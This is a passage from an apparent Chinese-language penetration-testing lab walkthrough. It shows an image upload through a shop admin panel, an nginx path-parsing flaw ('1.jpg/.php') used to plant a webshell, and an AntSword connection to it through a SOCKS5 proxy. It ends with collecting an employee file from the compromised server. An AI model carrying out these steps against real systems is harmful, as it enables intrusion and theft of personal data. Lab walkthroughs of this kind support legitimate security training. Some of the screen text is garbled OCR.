
在菜单`Catalog`>>`Products`下的`Products list`中，我们发现了`Edit`按钮，点击该按钮：



点击选项卡中的`Image`：




此时我们可以看到图片；点击图片，点击画笔可以看到如下页面。




此时可以上传图片。


点击`Upload`，选中桌面上的`1.jpg`文件，双击上传：




上传成功后右键`Image Manager`窗口，点击`View Page info`，点击`Media`，获取图片链接：




利用nginx已知解析漏洞，浏览器访问该地址，并在后缀上加上`/.php`，使`1.jpg`图片中代码解析并执行。




此时我们链接中的`1.jpg/.php`改为`shell.php`，尝试访问，发现并没有报404，shell可能已经写入成功。




回到kali_operation_kit，我们配置蚁剑的代理，并尝试连接shell。


AntSword
AntSword Edit Window Debug
About Ctrl+Shift+I
Language setting Ctrl+Shift+L
Proxy setting Ctrl+Shift+A
Display setting Ctrl+Shift+D
Encoders manager Ctrl+Shift+E
System setting Ctrl+Shift+S
Plugin Store Ctrl+Shift+P
Check update Ctrl+Shift+U
Quit Q
>_ 192.168.1.190
>_ 192.168.1.190
ild 7600 (Windows Server 2008 R2 Enterprise Edition) i586
ds
04] login to server failed: dial tcp 66.66.66.66:7000: connectex: No connection could be made becaus
No connection could be made because the target machine actively refused it.



AntSword
AntSword Edit Window Debug
192.168.1.190
>_ 192.168.1.190
About
Language setting
Proxy setting
Display setting
Encoder Manager
Default Setting
Save
Test connect
Configure proxy access to the Internet
Do not use agent
Manually set the proxy
Agency agreement
SOCKS5
Proxy server *
66.66.66.166
Port *
9998
AuthUser
Password

保存配置后重启蚁剑：




添加shell路径：

```
http://192.168.1.102/image/catalog/shell.php

pass
```



我们发现shell连接成功。




任务8: 搜集商城用户情报（T - 1059 命令行界面、T - 1083 文件与目录发现、T - 1087 账户发现、T - 1201 密码策略发现）

该任务为搜集商城用户情报。你使用蚁剑成功连接到webshell之后，查找目标站点服务器上的文件目录，查找重要的配置文件、人员资料等等，并将收集到的信息进行整理，得到可以利用的情报。

在内网主机中，一般都存放着公司的内部私密资料，在我们拿到内网主机的控制后，我们可以搜集一些重要的文件，资料，进行整理后，并加以利用这些文件。

该任务可以通过以下操作完成。

这时候我们翻看目录文件，在管理员的桌面目录下发现了一个名字叫person.txt的文本。




打开文件，看似好像是员工id号和员工名字还有性别，将`person.txt`文本下载到桌面，打开终端，在桌面新建`1.py`文件：

```
touch 1.py
```

